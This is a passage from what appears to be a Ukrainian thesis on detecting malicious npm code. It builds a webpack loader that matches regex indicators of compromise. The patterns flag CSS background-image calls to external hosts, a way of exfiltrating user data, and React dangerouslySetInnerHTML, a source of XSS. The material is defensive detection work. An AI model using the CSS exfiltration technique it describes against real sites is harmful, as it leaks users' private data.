Крім цього в більшості випадків відбувалось забруднення середовища виконання сторонніми даними, як от деталі імплементації, глобальні змінні, тощо. Основною задачею збірників було нівелювати проблеми із послідовністю підключення, забрудненням середовища, а крім того оптимізувати написаний код шляхом переведення його із форми написання в форму розповсюдження абсолютно прозоро для розробника. Сьогодні збірники виконують і безліч інших функцій.

Найпопулярнішим збірником JavaScript є webpack, на якому і буде сконцентрована увага в даній роботі.

webpack – це інструмент, що дозволяє скомпілювати JavaScript модулі в єдиний об’ємний JS-файл, який згодом буде використовуватись для запуску додатку. Іншими словами, на виході формується величезний самостійний файл, який являє собою весь застосунок зібраний в межах одного простору імен, так би мовити, абсолютно всі модулі проходять через єдине місце – цей самий збірник модулів. Ідея рішення полягає в наступному: будь-який шкідливий код має певні індикатори компрометації, які потрібно шукати та виявляти на етапі збірки, та у випадку виявлення повідомляти про наявність сумнівного коду розробника.

3.2. Етап збірки та інструментарій webpack

webpack приймає на вхід модулі та генерує “граф залежностей” (dependency graph), що дає змогу розробникам використовувати модульний підхід для розробки веб-додатків. Збірник можна використовувати з командного рядка, або за допомогою налаштованого конфігураційного файлу, який має назву webpack.config.js. Цей файл використовується для визначення правил, плагінів для проекту, тощо. webpack підтримує широку кастомізацію за допомогою правил, які дозволяють розробникам писати сценарії, які потрібно виконувати при об'єднанні файлів.




Рис. Концепція роботи збірника модулів webpack

Збірка починається з точки входу (entry). Це той модуль, який містить в собі всі інші. Зазвичай таким файлом є index.js. Дерево імпортів може виглядати, наприклад, ось так:

```
index.js
  imports about.js
  imports dashboard.js
    imports graph.js
    imports auth.js
      imports api.js
```

Рис. Приклад дерева імпортів

webpack використовує шлях до точки входу для створення графу залежностей додатка.




Рис. Візуалізація вихідних файлів webpack для React додатку, створена за допомогою інструменту Webpack Bundler Analyzer[20]

Обсяг файлів, що обробляється webpack зображено на рис. Кожен окремий прямокутник являє собою файл, а його площа прямо пропорційна кількості рядків в ньому. Більшою частиною цих файлів є залежності, і цілком зрозуміло, що ручний аудит не є оптимальним рішенням.

3.3. Огляд задіяних інструментів розробки

3.3.1. Редактор коду Visual Studio Code

Visual Studio Code – це редактор, що має певні функції IDE і безліч розширень. Visual Studio Code можна використовувати для створення веб-проектів ASP.NET або Node.js, використовувати різноманітні мови, такі як JavaScript, TypeScript, C#, працювати з система керування пакунками і навіть здійснювати налагодження (debugging). Перевагами даного редактору є технологія автодоповнення від Microsoft IntelliSence, підтримка сніпетів коду, рефакторинг, навігація, багатовіконність, підтримка git та інше. Visual Studio Code працює одразу на трьох платформах: Linux, macOS та Windows.

Visual Studio Code працює з файлами та директоріями в яких знаходяться проекти. В найпростішому випадку можна відкрити файл для редагування виконавши команду “code index.html”. Цікавішим випадком є відкриття директорії. Наприклад, якщо в ній знаходяться файли package.json, project.json, tsconfig.json або файли з розширенням .sln і .proj для Visual Studio ASP.NET 5.0, то Visual Studio Code включає багато нових функцій, які забезпечують IntelliSence, підказки, навігацію по коду, виконання команд та багато іншого.

Visual Studio Code має інтуїтивно зрозуміле та просте розташування основних елементів. Інтерфейс розділено на чотири основних блоки.


1. Редактор – основний блок, в якому здійснюється зміна наповнення відкритого файлу.

2. Сайдбар – за допомогою нього можна побачити різноманітні представлення файлів проекту.

3. Статусбар – показує поточний статус різних операцій.

4. В'юбар – дозволяє перемикатись між режимами сайдбару, а також інформує за допомогою іконок, наприклад, про кількість git змін.

Кожного разу під час запуску Visual Studio Code завантажується останній стан основних елементів.



Інтерфейс Visual Studio Code


Редактор коду Visual Studio Code може відкривати для редагування до трьох файлів одночасно, розташовуючи їх один за одним справа. Відкрити додаткове вікно можна різними способами:

- cmd (Windows: ctrl) + подвійний клік по файлу в сайдбарі;
- cmd + \;

- натиснути кнопку “Open to the side” в контекстному меню файла в сайдбарі.

Також присутня можливість перемістити сайдбар на праву сторону за допомогою меню View та клавіші Move Sidebar, або вимкнути його видимість за допомогою поєднання клавіш cmd + B.

Найголовнішим інструментом взаємозв’язку з редактором в Visual Studio Code є палітра команд. Її можна викликати за допомогою клавіатури, натиснувши комбінацію cmd + shift + P. Велику кількість команд, перечислених в палітрі теж прив’язано до клавіш.




Палітра команд в Visual Studio Code

Командами, що часто використовуються є:

- cmd + P – навігація до певного файлу;
- ctrl + tab – циклічно відкриває останні відредаговані файли;
- cmd + F – пошук певних символів в файлі;
- cmd + R – заміна певних символів в файлі на нові;
- ctrl + - - навігація назад до попередньо редагованого файла та рядка;

- ctrl + shift + - - навігація вперед до попередньо редагованого файла та рядка;

В сайдбарі розташоване дерево файлів, що знаходяться в проекті, де можна їх відкривати та керувати ними. Відредаговані файли та ті, які вже відкриті відображаються в верхній частині сайдбару, в секції під назвою “OPEN EDITORS” рис.



Секція із відкритими та відредагованими файлами

Для пошуку в Visual Studio Code використовується команда cmd + shift + F. Результати пошуку групуються. Крім того є змога розвернути вузол групи щоб переглянути множинні входження. Рядок пошуку підтримує регулярні вирази.

3.3.3. Регулярні вирази

Регулярні вирази – це шаблони, що використовуються для пошуку збігу, співпадіння в тексті чи рядках. Англомовна назва цього інструмента – Regular Expressions чи просто RegExp. Реалізація цього інструмента розрізняється в мовах програмування, хоч і не істотно. В JavaScript регулярні вирази є об’єктами.

Створювати регулярні вирази можна двома способами:

- використовуючи літерал регулярного виразу, який складається з шаблону між символами "/":

let re = /ab+c/;

Цей спосіб підійде для статичних, простих виразів. Його слід використовувати для покращення продуктивності;

- через створення об’єкта RegExp:

let re = new RegExp(‘ab+c’);

В такому випадку створюється об'єкт з методами exec та test класу RegExp, та методами match, replace, search, та split з класу String. Спосіб слід використовувати у випадках, коли відомо, що шаблон регулярного виразу буде змінюватись. Наприклад, для побудови URL маршутів.

Розглянемо синтаксис регулярних виразів. Перш за все, каретка (^) використовується для позначення початку рядка, який необхідно знайти, в той час як знак долара ($) використовується для позначення кінця. Очевидно, що іноді вам можете знадобитися використати ^, $ або інші спеціальні символи для подання відповідного символу в рядку для пошуку, а не як синтаксичне значення регулярних виразів. Щоб видалити спеціальне значення символу, перед ним, ставиться зворотній слеш. Квадратні дужки можуть використовуватись для визначення набору символів, які можуть збігатися. Наприклад, регулярному виразу /[12345]/ відповідатимуть цифри від 1 до 5 включно. Можуть бути також вказані діапазони чисел і букв. Поставивши ^ відразу ж після відкриття квадратної дужки, можна інвертувати набір символів, тобто пошуку будуть відповідати будь-які не перераховані символи. Символи ?, + та * також мають особливе значення. Зокрема, ? означає "попередній символ не є обов'язковим", + означає "один або більше з попереднього символу", а * означає "нуль або більше попереднього символу". Дужки можуть використовуватися для угруповання символів разом, щоб застосувати ?, + або * до них разом. Дужки також дозволяють визначити кілька рядків, які можуть відповідати запиту, використовуючи вертикальну риску (|), щоб відокремити їх.

В таблиці перечислено спеціальні коди, які можуть бути використані для позначення певних дій, символів та їх особливостей в регулярних виразах.

.	відповідає будь-якому символу крім розриву рядка
\n	відповідає символу переведення рядка
\r	відповідає символу повернення каретки
\t	відповідає символу горизонтальної табуляції
\b	відповідає границі слова
\d	теж саме, що й [0-9]
\D	теж саме, що й [^0-9]
\s	відповідає одному порожньому символу, включаючи пробіл, табуляцію, прогон сторінки, новий рядок
\S	відповідає одному непорожньому символу
\w	теж саме, що й [A-Za-z0-9_]
\W	теж саме, що й [^A-Za-z0-9_]

Таблиця. Спеціальні коди регулярних виразів

Наведені вище символи слід використовувати зі зворотним слешем, щоб розглядатися в якості спеціальних кодів.

За замовчуванням регулярні вирази в JavaScript чутливі до регістру і пошук відбувається тільки до першого співпадіння в будь-якому заданому рядку. Додаючи прапори: g (для глобального), і (для ігнорування регістра) наприкінці регулярного виразу можна зробити пошук для всіх збігів в рядку і ігнорувати регістр відповідно.

Кожна змінна JavaScript, що містить текстовий рядок, підтримує три базових методи для роботи з регулярними виразами: match(), replace(), і search().

- match() приймає регулярний вираз як параметр і, у випадку якщо вираз містить прапор g, повертає масив всіх співпадаючих символів, знайдених в даному рядку. Якщо збігів не виявлено, то match() повертає значення null.
- replace() дозволяє замінити знайдене значення регулярного виразу деяким новим рядком.
- search() аналогічна добре відомій функції indexOf(), за винятком того, що їй потрібен регулярний вираз замість рядка символів. Вона здійснює пошук рядка для першого збігу по заданому регулярному виразу і повертає ціле число, яке вказує його позицію в рядку. Наприклад, 0, якщо збіг знаходиться на початку рядка, 9, якщо збіг починається з 10-го символу в рядку. Якщо збігів не знайдено, функція повертає значення -1.

Висновки по розділу

В даному розділі розглянуто вимоги до рішення, серед яких:

- універсальність. Здатність виявляти зловмисний код як на фронтенд стороні, так і на сервері;
- автоматизація та простота впровадження. Для того, щоб покрити якомога більший відсоток розробників різних рівнів кваліфікації, рішення повинно бути або дійсно простим, або мати механізм для повторного використання;
- непомітність для процесу розробки. Програміст як і раніше повинен бути сфокусованим на розробці та розширенні проекту. Рішення повинно забезпечувати належний захист продукту, потребуючи мінімум уваги зі сторони розробника.

Запропоновано впровадити рішення в процес збірки модулів, ціллю якого буде аналіз файлів на фактор наявності індикаторів компрометації. В якості збірника модулів використовується webpack. Досліджено його інструментарій, що включає в себе лоадери та плагіни, та загальний принцип роботи.

Детально розглянуто інструменти розробки, необхідні для побудови рішення. Серед них:

- мова програмування JavaScript;
- редактор коду Visual Studio Code;
- регулярні вирази.

РОЗДІЛ 4. ВИЯВЛЕННЯ ІНДИКАТОРІВ КОМПРОМЕТАЦІЇ, СТВОРЕННЯ ПРОГРАМНОГО МОДУЛЮ ТА ВБУДОВУВАННЯ ЙОГО В ПРОЦЕС ЗБІРКИ

4.1. Індикатори компрометації. Виявлення та створення регулярних виразів

Хакерські атаки включають в себе комплекс шкідливих подій, атрибутів та контекстних даних. Для того аби якісно оцінювати спостережувану поведінку, зокрема ступінь її підозрілості, важливо знати певні характеристики та особливості атаки, незвичні події, що її супроводжують.

Для виявлення загроз аналітики безпеки щодня збирають різноманітні події, пов’язані з новими загрозами. Коли мова йде про кібербезпеку, аналітикам потрібен швидкий спосіб обміну інформацією, пов’язаною з інцидентом. В деяких випадках достатньо простого спостереження (IP-адреса, URL, хеш), а деякі інциденти можуть бути досить складними, і потребувати розширеного аналізу та зворотньої розробки. Коли всі зразки зібрані, результат – це і є тим, що називається індикатор компрометації.

Індикатор компрометації (Indicator of Compromise, IOC) – це активність або шкідливий об’єкт, або і те і інше, виявлені в мережі або на кінцевій точці. Іншими словами це певна характеристика шкідливої активності. Ідентифікація таких індикаторів значно піднімає можливості виявлення майбутніх атак.

Посилаючись на розділ ІІ даної роботи, а саме на описані атаки, можна виявити два індикатори компрометації.

У випадку атаки на персональні дані користувача за допомогою CSS, використовується CSS властивість background-image, за допомогою якої здійснюється GET-запит на сайт зловмисника. Можна зробити висновок, що якщо CSS-функція url() містить посилання на зовнішній ресурс, з дуже високою імовірністю здійснюється атака на конфіденційність. Отже слід виявляти background-image із всіма посиланнями, що починаються на “http”.

Найзручнішим способом виявлення збігів є використання регулярних виразів, які вже були описані вище. Перед створення регулярного виразу для виявлення збігів в файлах стилів, потрібно звернути увагу на дві особливості CSS:

- код в файлах стилів є регістронезалежним;
- при парсингу браузер ігнорує пусті символи, такі як пробіл, тому їх може бути безліч між CSS правилами.

Враховуючи ці особливості, створимо регулярний вираз, який виглядатиме наступним чином:

/background\-image\:\s*url\(\"http/i

Що стосується атак міжсайтового скриптингу, задля їх попередження слід виявляти React атрибут вставлення HTML – dangerouslySetInnerHTML. Ось як виглядатиме регулярний вираз:

/dangerouslySetInnerHTML=\{\s*\{\s*__html/

4.2. Підготовка конфігураційного файлу webpack

Перш за все розглянемо конфігураційний файл збірника webpack.

```
const path = require('path');

module.exports = {
  entry: './src',
  output: {
    filename: 'bundle.js',
    path: path.resolve(__dirname, 'dist')
  },
  module: {
    rules: [
      {
        test: /\.css$/i,
        use: ['style-loader', 'css-loader'],
      }
    ]
  }
}
```

Рис. Конфігураційний файл збірника webpack

Першим важливим моментом є вхідна точка, в нашому випадку це “./src”. Наступна конфігурація стосується точки виходу, тобто в яке місце на файловій системі покласти результуючу збірку. Після цього у властивості “module” знаходяться правила обробки файлів лоадерами. Інформація про лоадер містить в собі дві частини: тип файлів, що опрацьовуються та власне функція, що використовується для опрацювання. Тип файлів визначається за допомогою регулярного виразу, який буде співставлено з шляхом за яким розташований файл. Лише ті файли, які співпали з вказаним регулярним виразом будуть опрацьовані даним лоадером. В наведеному коді (рис.) будуть опрацьовані всі файли, ім’я яких закінчується на “.css”.

Далі слідує масив, який формує ланцюг лоадерів, які будуть застосовані до файлу. Ланцюг виконується в зворотньому порядку, тобто від останнього до

першого. Перший запущений лоадер передає свій результат наступному, і так далі. В результаті webpack отримує JavaScript, що був повернутий останнім лоадером ланцюга. Лоадери “style-loader” та “css-loader” дають змогу імпортувати css-файли прямо всередині JS-файлів, і коли зустрічається така поведінка, css-файл додається в <head> html-файлу.

4.3. Програмна реалізація функції з пошуку збігів

Для запропонованого рішення використовується інтеграція в процес обробки лоадерами вхідних модулів. Завдяки тому, що всі файли в певний момент часу перетворяться в JavaScript, маємо змогу опрацьовувати індикатори компрометації універсально та назалежно від оригінального написання. Далі розглянемо програмну реалізацію власного лоадера.

```
const loaderUtils = require('loader-utils');

module.exports = function(source) {
  const { indicatorsOfCompromise } = loaderUtils.getOptions(this);

  indicatorsOfCompromise.forEach(({ isCritical, patterns }) => {
    patterns.forEach(regex => {
      if (source.match(regex)) {
        console.log(
          '\x1b[0m\x1b[1m',
          `Potential attack is found in file "${this.resourcePath}"`
        );
        console.log(
          isCritical ? '\x1b[31m' : '\x1b[33m',
          `Indicator of compromise: ${regex}\n`
        );
      }
    });
  });

  return source;
}
```

Рис. Програмна реалізація лоадера по знаходженню індикаторів компрометації

В якості аргументу функція отримує вміст файлу, що перевіряється. Спершу ми дістаємо опції, які були передані лоадеру в конфігураційному файлі. Для цього слід використати бібліотеку “loader-utils”, а саме її метод “getOptions”. Нас цікавить набір індикаторів компрометації та помітка про те чи є вони критичними. Набір реалізовано як масив регулярних виразів, виявлення яких у файлі буде сигналізувати про небезпеку. Ми перебираємо кожен із регулярних виразів та звіряємо за допомогою методу “match” чи міститься він у файлі. Якщо виявляється співпадіння, виводимо в термінал повідомлення для розробника, яке говорить про те, що потенційна атака була знайдена, вказує файл та індикатор компрометації. У випадку якщо індикатор компрометації є критичним, він помічається червоним кольором, якщо ж ні – жовтим.

4.4. Впровадження запропонованого рішення в етап препроцесингу коду

Наступним на черзі слідує крок впровадження написаної функції в конфігураційний файл webpack. В якості опцій передаємо індикатори компрометації, які вже були виведені раніше та помітку про критичність. Критичними вважаються ті індикатори, що вказують на реальну атаку, тобто зловмисний шкідливий код. Некритичними є ті, що вказують на вразливість, тобто слабке місце коду, яке потребую окремої уваги. Таким чином модуль зможе виконувати як пошук атак, так і пошук вразливостей, і, за допомогою значення спеціальної властивості “isCritical”, відповідно диференціювати результати пошуку.

```
module: {
  rules: [
    {
      test: /\.css$/i,
      use: ['style-loader', 'css-loader'],
    },
    {
      test: /\.jsx?$/i,
      use: [
        {
          loader: './attackFinder.js',
          options: {
            indicatorsOfCompromise: [
              {
                isCritical: false,
                patterns: [/dangerouslySetInnerHTML=\{\s*\{\s*__html/]
              }
            ]
          }
        }
      ]
    },
    {
      test: /\.css$/i,
      use: [
        {
          loader: './attackFinder.js',
          options: {
            indicatorsOfCompromise: [
              {
                isCritical: true,
                patterns: [/background\-image\:\s*url\(\"http/i]
              }
            ]
          }
        }
      ]
    }
  ]
}
```

Рис. Впровадження лоадера у конфігураційний файл webpack

На рис. можна побачити, що ми перевіряємо всі файли з розширенням .js, .jsx, код яких звіряємо з вразливістю для XSS атак, і файли з розширенням .css, які звіряються з індикатором компрометації атаки CSS Exfil.

4.5. Результат роботи функції

Стосовно результатів та виявлення ознак шкідливого коду, можливими є наступні сценарії впровадження в процес розробки:

- вивід в спеціалізовані файли-звіти;
- відправка на пошту або віддалений сервер;
- вивід в консоль;
- запис в базу даних.

Варіант з виводом в звіт є цілком прийнятним, проте не витримує тесту на непомітність для процесу розробки. Програмісту необхідно буде перевіряти додаткові файли. Те ж саме стосується другого та четвертого пунктів, які крім того потребують додаткових ресурсів та знань від розробників. Варіант із виводом в консоль є найбільш раціональним. На етапі збірки додатку, при знайденні індикаторів компрометації, розробнику буде виводитись наступне повідомлення (рис):




Рис. Повідомлення, що інформує про знайдену небезпеку

Критичні індикатори компрометації помічаються червоним кольором, некритичні – жовтим.

Висновки по розділу

В даному розділі виявлено індикатори компрометації для наведених в розділі 2 атак та створено регулярні вирази для їх виявлення. Наведено конфігураційний файл webpack. Зокрема описано точку входу, точку виходу та механізм задання лоадерів.

Розроблено функцію-лоадер, яка отримує в якості параметру код файлу, а також додаткові опції, такі як індикатори компрометації та помітку про їх критичність, та виконує пошук збігів із наданими індикаторами.

Для пошуку загрози CSS Exfil було опрацьовано всі файли із розширенням .css, а для виявлення вразливості для XSS атак всі .js та .jsx файли.

При виявленні шкідливого коду функція повідомляє розробнику в терміналі регулярний вираз, збіг з яким був знайдений та файл, в якому знайдено небезпеку. У випадку якщо індикатор компрометації є критичним, він помічається червоним кольором, якщо ж ні – жовтим.

ВИСНОВКИ

В першому розділі роботи досліджено роль та важливість існування систем керування пакунками для сучасного програмування. Охарактеризовано найпопулярніші менеджери залежностей для різних мов програмування. Детально описано процес використання модулів в JavaScript додатках.

Досліджено принцип роботи Node Package Manager (npm), зокрема процес публікації, завантаження та використання пакунку, а також основні елементи системи, такі як:

- файл package.json;
- поля dependencies та devDependencies;
- npm-скрипти;
- приватні пакунки.

Досліджено причину актуальності питання безпеки npm та описано процес публікації в npm пакунку, що містить шкідливий код.

В другому розділі розглянуто вбудовані в npm методи захисту інформації та боротьби із зловмисним кодом, до яких належать:

- автоматичне анулювання токенів автентифікації;
- виявлення скомпрометованих паролів;
- ручний аудит пакунків.

Досліджено атаку на конфіденційність CSS Exfil та атаку міжсайтового скриптингу (XSS) разом із вразливістю, що її спричиняє при розробці на React.

В третьому розділі розглянуто вимоги до рішення. Запропоновано впровадити рішення в процес збірки модулів, ціллю якого буде аналіз файлів на фактор наявності індикаторів компрометації. Досліджено інструментарій збірника webpack, що включає в себе лоадери та плагіни, та загальний принцип роботи.

Детально розглянуто інструменти розробки, необхідні для побудови рішення. Серед них:

- мова програмування JavaScript;
- редактор коду Visual Studio Code;
- регулярні вирази.

В четвертому розділі виявлено індикатори компрометації для наведених в розділі 2 атак та створено регулярні вирази для їх виявлення. Розроблено функцію-лоадер, яка отримує в якості параметру код файлу, виконує пошук збігів із наданими індикаторами компрометації та при знаходженні повідомляє розробника в терміналі. Впроваджено рішення в етап збірки додатку та підтверджено його дієздатність шляхом виявлення атаки та вразливості, що були описані в роботі.

Програмний модуль підходить для виявлення атак та вразливих слабких місць коду, які потребують додаткової уваги спеціаліста.

